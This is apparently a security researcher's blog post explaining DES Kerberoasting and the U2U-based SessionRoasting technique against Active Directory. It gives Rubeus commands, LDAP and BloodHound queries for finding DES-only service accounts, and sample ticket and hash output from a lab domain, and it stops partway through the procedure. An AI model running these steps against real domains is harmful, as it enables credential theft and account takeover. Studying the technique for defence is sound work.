

DES Kerberoasting and SessionRoasting

medium.com/@offsecdeer/des-kerberoasting-and-sessionroasting-d78432678864


Giulio Pierantoni

December 23, 2024

Today we are going to exploit the `UserAccountControl` flag `Use DES Key Only`. While not well known I recently saw a domain where this attack could have been used to compromise a domain administrator, so I thought it'd be worth exploring. We are all very familiar with kerberoasting, but there is an interesting subtype of this attack I have only seen mentioned by [Charlie Clark](#), who discovered and implemented it in the Rubeus project, therefore all credit for discovering the attacks covered here goes to him.

DES is one of the algorithms Windows supports to encrypt kerberos tickets. While disabled by default since Windows Server 2008, some administrators might have re-enabled it for software that didn't support other algorithms and then forgot about it. The policy enabling DES is Network security: Configure encryption types allowed for Kerberos:

Press enter or click to view image in full size



With this option set kerberos clients can claim they support the DES algorithm, if no better algorithms are available the KDC will use a 64 bit DES key for encryption. Rubeus has an `/encsupptype:des` option we can use to try and get a ticket in such a way, which is useful to check whether a DC supports the algorithm or not with unprivileged domain credentials:

```
Rubeus.exe asktgt /user:tantani /password:AAAAaaaa!1 /domain:newlab.local /dc:dc /suppenctype:des /nowrap
```

Press enter or click to view image in full size

```
c:\>Rubeus.exe asktgt /user:tantani /password:AAAAaaa!1 /domain:newlab.local /dc:dc /suppenctype:des /nowrap

(R)
R\U\B\E\U\S

v2.3.2

[*] Action: Ask TGT
[*] Using rc4_hmac hash: C9030D66549888509E77D602832005EF
[*] Building AS-REQ (w/ preauth) for: 'newlab.local\tantani'
[*] Using domain controller: 192.168.0.184:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIE2DCCBNSgAwIBBaEDAgEWooID9jCCA/JhggPuMIID6qADAgEFoQ4bDE5FV0xBQI5MT0NBTKIhMB+gAwIBAgEYMBYbBmtyYnRndBsMbmV
3r659ou5Ud7+yq3WqL3vTmQCdXzk16G4fMiwQjQ9bA+wH8ZkxmVQoeQi65DyGxgZDVMS5TxV2Jnt0jiePhND3Xm9mIG+PQrZ+4T3+cZw14igwgy.
MTKf0+7yw3MB8YsMcEYaitHIZTqdcdvSxXn8VpU4Xkp1U4TQn48GZ05UxJsndyWpXZ0UjnoNPuUKx70IH/15smfSaOcZEYDGxm0bd7HDb6wWrtGLL
g7QZz0bT/4x+caVIXsRuTC9EuCArmMy02osSBtG0UNnhGx+QkAyP/UthjXLjy3cxJ4xA69Nj+WktSwVpccqNLVRpsbIYmKzTKvRRDos4oVx6Ed7Jd
BNTTOXlIW+0+r5+EGGqRJgesY0Npi8PpCr1fRSEgu+NiGp+MQE+RRhJulJbLLpC2Aq+rt7gM3WfQ4Qj1aC+pPMYwaViF6kldMq910yMwfNyn7Kqbr
M10Kko/k+xQ4NyFH7Emd/jaP3N4ZZu2uaTZfDZ/HuMNONLZu8vTVIepZUupoZp5SSvZjrtBHP1iWcnnFymirYVjEXlj6CnsCH1/DSH/t6U90jzS2
MIGzMIgw0BMwEaADAgEDoQoECfCwEw00D1tuoQ4bDE5FV0xBQI5MT0NBTKIUMBKGAwIBAAELMAkbB3RhbnRhbmmjBwMFAEDhAAClERgPMjAyNDEyM
G9jYVhw=

ServiceName      : krbtgt/newlab.local
ServiceRealm     : NEWLAB.LOCAL
UserName         : tantani (NT_PRINCIPAL)
UserRealm       : NEWLAB.LOCAL
StartTime        : 12/21/2024 12:27:44 PM
EndTime          : 12/21/2024 10:27:44 PM
RenewTill       : 12/28/2024 12:27:44 PM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : des_cbc_md5
Base64(key)      : VxZ5bQ40W24=
ASREP (key)      : C9030D66549888509E77D602832005EF
```

If we receive a KDC_ERR_ETYPE_NOTSUPP error DES is not supported:

Press enter or click to view image in full size

```
c:\>Rubeus.exe asktgt /user:tantani /password:AAAAaaa!1 /domain:offsecdeer.loc /dc:dc2022 /suppenctype:des /nowrap

(R)
R\U\B\E\U\S


v2.3.0

[*] Action: Ask TGT
[*] Using rc4_hmac hash: C9030D66549888509E77D602832005EF
[*] Building AS-REQ (w/ preauth) for: 'offsecdeer.loc\tantani'
[*] Using domain controller: 192.168.0.222:88

[X] KRB-ERROR (14) : KDC_ERR_ETYPE_NOTSUPP:
```

The UAC options have a USE_DES_KEY_ONLY flag (0x200000 - 2097152) which when set automatically makes the DC release DES tickets when this user authenticates:

Press enter or click to view image in full size



Account options:

- ☒ Use only Kerberos DES encryption types for this account
- ☐ This account supports Kerberos AES 128 bit encryption.
- ☐ This account supports Kerberos AES 256 bit encryption.
- ☐ Do not require Kerberos preauthentication

Account expires

☒ Never


☐ End of: venerdì 7 giugno 2024

OK Cancel Apply Help

If we are looking for users with DES enabled the PowerShell AD module exposes a convenient `UseDESKeyOnly` property:

```
Get-ADUser -Filter * -Properties * | Where UseDESKeyOnly -eq $true | select SamAccountName,UseDESKeyOnly
```

Press enter or click to view image in full size



```
PS C:\Users\Administrator> Get-ADUser -Filter * -Properties * | where UseDESKeyOnly -eq $true | select SamAccountName,UseDESKeyOnly
SamAccountName UseDESKeyOnly
-----
pirelli        True

PS C:\Users\Administrator>
```

Or we can use the following LDAP filter to only find objects with the specific bit set in their `UserAccountControl` attribute:

```
(UserAccountControl:1.2.840.113556.1.4.803:=2097152)
```

For example we could enumerate users with the following `ldapsearch` command:

```
ldapsearch -LLL -x -H ldap://dc.newlab.local -D tantani@newlab.local -w 'AAAAaaa!1' -b dc=newlab,dc=local '(UserAccountControl:1.2.840.113556.1.4.803:=2097152)' sAMAccountName | grep sAMAccountName
```

Press enter or click to view image in full size

```
(giulio@kali2)-[~]
$ ldapsearch -LLL -x -H ldap://192.168.0.184 -D tantani@newlab.local -w 'AAAAaaa!1' -b dc=newlab,dc=local \
'(&(UserAccountControl:1.2.840.113556.1.4.803:=2097152)(ServicePrincipalName=*))' sAMAccountName | grep sAMAccountName
sAMAccountName: destest
```

Also BloodHound has introduced new properties to easily enumerate UAC flags:

```
MATCH (u{usedesonly:TRUE}) RETURN u.samaccountname
```

On top of that, when SharpHound is run on a domain controller the registry is queried to obtain the list of supported algorithms, we can use this to find domain controllers where DES is enabled:

```
MATCH (c:Computer)-[:DCFor]->(:Domain)
WHERE ("DES-CBC-CRC" IN c.supportedencryptiontypes OR "DES-CBC-MD5" IN
c.supportedencryptiontypes)
RETURN c.samaccountname,c.supportedencryptiontypes
```

Press enter or click to view image in full size

```
1 MATCH (c:Computer)-[:DCFor]->(:Domain)
2 WHERE ("DES-CBC-CRC" IN c.supportedencryptiontypes OR "DES-CBC-MD5" IN c.supportedencryptiontypes)
3 RETURN c.samaccountname,c.supportedencryptiontypes
```

c.samaccountname	c.supportedencryptiontypes
"DC\$"	["DES-CBC-CRC", "DES-CBC-MD5", "RC4-HMAC-MD5", "AES128-CTS-HMAC-SHA1-96", "AES256-CTS-HMAC-SHA1-96"]

Here is another query that puts the two elements together, looking for DES-enabled DCs where users with USE_DES_KEY_ONLY set can authenticate:

```
MATCH q=(c:Computer)-[:DCFor]->(:Domain)
-[:Contains*..]->(u{usedeskeyonly:TRUE,hasspn:TRUE})
WHERE ("DES-CBC-CRC" IN c.supportedencryptiontypes
OR "DES-CBC-MD5" IN c.supportedencryptiontypes)
RETURN q
```

Press enter or click to view image in full size



If there is at least one DES-enabled DC we should also look out for any writable users and computers, since as we'll see later these can be compromised with [targeted roasting](#) attacks.

When DES is enabled a few account takeover opportunities arise for an attacker:

- DES kerberoasting
- DES AS-REP Roasting
- SessionRoasting

DES roasting attacks are particularly interesting because they don't lead back to the clear text password, but to the long term DES key instead, a 64 bit MD5 hash.

Press enter or click to view image in full size

```
Credentials:
Hash NTLM: c9030d66549888509e77d602832005ef
ntlm- 0: c9030d66549888509e77d602832005ef
lm - 0: 5cbd6a95d11a38a6d9c0b5022ca34654

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 5af08e37332d657701cc70abdc4c4d35

* Primary:Kerberos-Newer-Keys *
Default Salt : OFFSECDEER.LOCmwell
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 618c2f86e5c6cf376e61b7b0f64aa16aaeab4fc40d248541283bf39572db1b1b
aes128_hmac (4096) : 5909286e29690722867f5afdc13e8784
des_cbc_md5 (4096) : 619b9e5bf1f79d85
```

This means we aren't bruteforcing the service user's password, but rather its encryption key. This is useful because it doesn't matter how strong the original password was, the resulting MD5 hash is easily bruteforced with a cracking rig and allows an attacker to request new tickets. This also makes targeted AS-REP roasting attacks possible on machine accounts, even domain controllers (although it is strongly discouraged as it could cause disruptions, read [Clarlie Clark's article](#) for details).


DES Kerberoasting

DES Kerberoasting, or simply DES Roasting is similar to the same old kerberoasting attack we know and love, what changes is we need to ask for a DES-encrypted TGS, from which we can calculate a DES hash that once cracked it reveals us the user's encryption key, allowing us to request new tickets as the vulnerable user.

The way we ask for DES tickets is by manipulating the etype in TGS-REQ messages, the field used to specify the encryption algorithms supported by the client. Through the Rubeus option /enctype:des we send a TGS-REQ where etype only contains eTYPE-DES-CBC-MD5, forcing the KDC to encrypt the TGS with the user's DES key.

The prerequisites for this type of kerberoasting are a DC supporting DES and a service account with an SPN and USE_DES_KEY_ONLY set. A DC with DES enabled but without service accounts with USE_DES_KEY_ONLY set cannot be exploited: requesting a DES TGS in one such scenario would give us a TGS-REP where the session key is encrypted with a DES key, but the ticket itself is encrypted in RC4 or AES because the KDC will always give stronger algorithms priority. The values in etype only allow us to control how the session key will be encrypted, not the ticket itself.

Press enter or click to view image in full size



Looking for DES-roastable accounts in BloodHound is easy, we just enumerate domain SPNs and see if any of these service accounts have USE_DES_KEY_ONLY set:

```
MATCH (u{usedeskeyonly:TRUE, hasspn:TRUE})
RETURN u.samaccountname
```

Outside of BloodHound we can use an LDAP query like this:

```
(&(UserAccountControl:1.2.840.113556.1.4.803:=2097152)(ServicePrincipalName=*))
```

Press enter or click to view image in full size

```
(giulio@kali2)-[~]
$ ldapsearch -LLL -x -H ldap://192.168.0.184 -D tantani@newlab.local -w 'AAAAaaaa!1' -b dc=newlab,dc=local \
> '(&(UserAccountControl:1.2.840.113556.1.4.803:=2097152)(ServicePrincipalName=*))' sAMAccountName ServicePrincipalName
dn: CN=des test,CN=Users,DC=newlab,DC=local
sAMAccountName: destest
servicePrincipalName: http/example

# refldap://ForestDnsZones.newlab.local/DC=ForestDnsZones,DC=newlab,DC=local
# refldap://DomainDnsZones.newlab.local/DC=DomainDnsZones,DC=newlab,DC=local
# refldap://newlab.local/CN=Configuration,DC=newlab,DC=local
```

To launch the attack we request a TGT as the user we control:

```
Rubeus.exe asktgt /user:tantani /password:AAAAaaaa!1 /domain:newlab.local /dc:dc /nowrap
```

Press enter or click to view image in full size

```
c:\>Rubeus.exe asktgt /user:tantani /password:AAAAaaa!1 /domain:newlab.local /dc:dc /nowrap

Rubeus

v2.3.2

[*] Action: Ask TGT

[*] Using rc4_hmac hash: C9030D66549888509E77D602832005EF
[*] Building AS-REQ (w/ preauth) for: 'newlab.local\tantani'
[*] Using domain controller: 192.168.0.184:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIE6DCCBOSgAwIBBaEDAgEWooID/jCCA/phggP2MIID8qADAgEFoQ4bDE5FV0xBQI5MT0NBTKIhMB+gAwIBAgEYMBYbBr
A5SAEwdFtw5j7pBf1VHrD9hKMYAo20cTj/b9ptKe1N3W/3NtQjU3VbZNZB2/fn5QsLHiPuIrX0tVvfeScJrZbhfDPoOWcFz+W6L6
zn+IipCmJ2hc5Cbc93WJJQ1SA6H+jPDM2hjwIiKMBLGet+ajaD502j4SuePyLQeETLITtUfCQBjENq8tjufCJWieLNnm/UCQhPQA
eXBg/5yREJ2hNAIi/Y3Qcjw103jsp8UK3gsX3uY/LZhn115inLTzuIOAZ5dvgimFauC5R850gGuHq9pqcDio42qHc45RvZJKu1k
95q3o6H1jFF4z7vSwQ4AfqvM7Qm1HUX4k1iUqopkDg9087XaPN5fFnpukfixBu74S6JBr0QP1pKkBN1NYoXkK1aCM/a+iSb7/ss2
Ot1oWPH4ZHcbtWyJDhomz7iazS+Kr6E01AyyS+wjSgUARUKfpp+/Sjgm801otEyiHs0nZTVJI/uP219GR9d04916q1K/S/pvbaS+
gcQwgcGggB4wgbSwgbigGzAZoAMCARhEgQQDC0Lw/iLYiYVQiHoZgFD0KEOGwxORVdMQUIuTE9DQUyiFDASoAMCAQGhCzAJGwd6
mtYnRnDBsMbmV3bGFilmxvY2Fs

ServiceName      : krbtgt/newlab.local
ServiceRealm     : NEWLAB.LOCAL
UserName         : tantani (NT_PRINCIPAL)
UserRealm        : NEWLAB.LOCAL
StartTime        : 12/19/2024 5:12:14 PM
EndTime          : 12/20/2024 3:12:14 AM
RenewTill        : 12/26/2024 5:12:14 PM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : DC0Lw/iLYiYVQiHoZgFD0A==
ASREP (key)      : C9030D66549888509E77D602832005EF
```

This TGT is used to request a DES TGS for the vulnerable user:

```
Rubeus.exe asktgs /service:http/example /enctype:des /nowrap /dc:dc.newlab.local
/ticket:<TGT>
```

Press enter or click to view image in full size

```
c:\>Rubeus.exe asktgs /service:http/example /entype:des /nowrap /dc:dc.newlab.local /ticket:doIE6DCC
ooIDpASCA6D4lM4cNmKbVs1kD6BVTF+9cDTwLzOFJpgIqimZQBT6nIadZeWQ25tYe3UkojWcmJvZbd53JJmaF1sA5SAEwdFtw5j7p
Z04a3ExKR+kEeF/s2R7sp4fiMryjBTmWOS400fszd4wzjIV0Z0Dx6sVBpr42nxJrKJf1TCaEVB6/klz0BKwE47/zn+IipCmJ2hc5C
kF0GfMVnKDWCKWs513hh10IyUTliu8oIpOMr+rvkcxHvhMNL9+NTAlfTn4KBGWKjTn4FzDbs5/EuMESw1srYhA8eXBg/5yREJ2hNA
Pddk/sqPNgZE2IrnIewDjntZbVt8IVuPBRTi+Aw7+3iDsrrj4dgX0SpMtmNtmNiJvAVIHZQtR7+ZBPzIDk6rp3+k95q3o6H1jFF4z7
ncJlZHN2RbD7rvMAtMd9UOqdTPNMdyymm2TWU0lUnOLAgnF5lmY30uCF0FK6KHkepmMah36tB7JRqud918lgRgEj0t1oWPH4ZHcbtW
vtkl1TE3V9jonGjFYsXpojHJXNBL5qNy9CAM8uof3/VgFixGKuu19AHPo2zBjnyo4HVMIHSoAMCAQCigcoEgdc9gcQwgcGggb4wgb
8yMDI0MTIyMDAYMTIxNFqnERgPMjAyNDEyMjYxNjEYmTRaQ44bDE5FV0xBQI5MT0NBTKkhMB+gAwIBAqEYMBYbBmtYnRndBsMbmV

Rubeus

v2.3.2

[*] Action: Ask TGS

[*] Requesting 'des_cbc_md5' etype for the service ticket
[*] Building TGS-REQ request for: 'http/example'
[*] Using domain controller: dc.newlab.local (192.168.0.184)
[+] TGS request successful!
[*] base64(ticket.kirbi):

doIE8jCCB06gAwIBBAEdAgEWooIEFzCCBBNhgGQPMIIEC6ADAgEFoQ4bDE5FV0xBQI5MT0NBTKIaMBigAwIBAqERMA8bBGh
KmOWRN9ZAVHhvIedIkI3k+LLJd/CicbIgxCRhZNOqdRhmpwjZbIalvF6UWHR9qQPXQ8LzuzvsRm5B1PXWnXMM9WJERRfKak0Kbe3E
62L7QGOWr41H1V8gzSxTPPUV0qd1b9o2oD1iBTgJ3qsfoY4m1KLeiz+dmakcnFvDCS4pAgD4ZXEOCNCwvdyfuMo4Xx6sTOEofXCES
L3M9tCMwByNixVP58sqwn1c0yBMdZZyEV6M6e0Qgv3QeyNDBQ7YaCrGP3xLt3L5wcYU2jafwCMHE8oXyuZtQDKx0+y+1XFQkljwHcN
ct0tHH3FZLTlyp+VgHwPtBsqueurj2yQ8+P/MiKMRBCTKb6ZmCrmKQ0krjA2oNu7vwVNs51Op8fYGqKMeFqn8hswSppQECs08RNjcU
k9268+fokQ8jmxCIoeUvDH2Fc24Z+ajigyJcXovzMCp/Abwxk5vG195RC5ThDbRdUe9xIzecqdM3fQI4yyywL+UoiJ5VA9D3UiZaH
Njzwfhk3x60BxjCBw6ADAgEAooG7BIG4fYG1MIGyoIGvMIGsMIGpoBMwEaADAgEDoQoECJSbwtAIdhoxoQ4bDE5FV0xBQI5MT0NBTK
0FMqRowGKADAgECoeEwDxsEaHR0cBsHZXhbbXBSZQ==

ServiceName      : http/example
ServiceRealm     : NEWLAB.LOCAL
UserName         : tantani (NT_PRINCIPAL)
UserRealm       : NEWLAB.LOCAL
StartTime        : 12/19/2024 5:15:45 PM
EndTime          : 12/20/2024 3:12:14 AM
RenewTill        : 12/26/2024 5:12:14 PM
Flags            : name_canonicalize, pre_authent, renewable, forwardable
KeyType          : des_cbc_md5
Base64(key)      : 1JvC0Ah2GjE=
```

DES encrypts the TGS cypher in chunks of 8 bytes so it also uses a 64 bit IV, stored at the beginning of the cypher. The next 8 bytes are the first encrypted block, and it turns out the plain text of these first 8 bytes can actually be calculated because it's based on the TGT session key, the AS-REQ's cname field (the client user's name), and the client's PAC. The first two are already in our hands (the TGT session key is found in the AS-REP), while the PAC is inside the cypher of the TGS, unavailable to us because encrypted with the service account's DES key.

The good news is that if we have two different service tickets for the same user the PAC will be mostly identical, as most of its content is derived from user attributes, so if we are able to decrypt a TGS we can also read its PAC and calculate the first 8 bytes of plain text of the TGS cypher. Much like with my [RBCD article](#), where it enabled us to do SPN-less RBCD, U2U comes to the rescue.


User2User is a kerberos extension that normally is used in place of S4U2Proxy when users need to authenticate to a service that's not running under a machine account, which means they don't have an SPN and for that reason cannot use delegation. That's not why it's useful to us this time though.

A U2U TGS-REQ requires the inclusion of a TGT in the `additional-tickets` field, its session key will be used to encrypt the resulting TGS in the TGS-REP. This differs from the normal kerberos flow where a TGS is encrypted with the service account's long term keys derived from their password, aka their DES, RC4, or AES keys. This is useful because we have access to the session key of our TGT and therefore we can decrypt the U2U TGS, allowing us to read the PAC and calculate the first 8 bytes of plain text in the DES TGS.



By doing a bitwise XOR between the plain text and the DES TGS IV we obtain a known cypher text, we add this to the first block of encrypted data from the TGS and we obtain a hashcat mode 14000 hash that when cracked it produces the target's DES key. The following poorly made diagram tries to explain this process visually.

Press enter or click to view image in full size



To request a U2U DES ticket we use the `asktgs` command with the `/u2u` flag and `/entype:des`, we use `/service` to specify our controlled user's name, which plays the role of the `cname`, and set both `/tgs` and `/ticket` to our user's TGT:

```
Rubeus.exe asktgs /u2u /service:tantani /entype:des /dc:dc.newlab.local /nowrap /ticket:<TGT> /tgs:<TGT>
```

Press enter or click to view image in full size

```
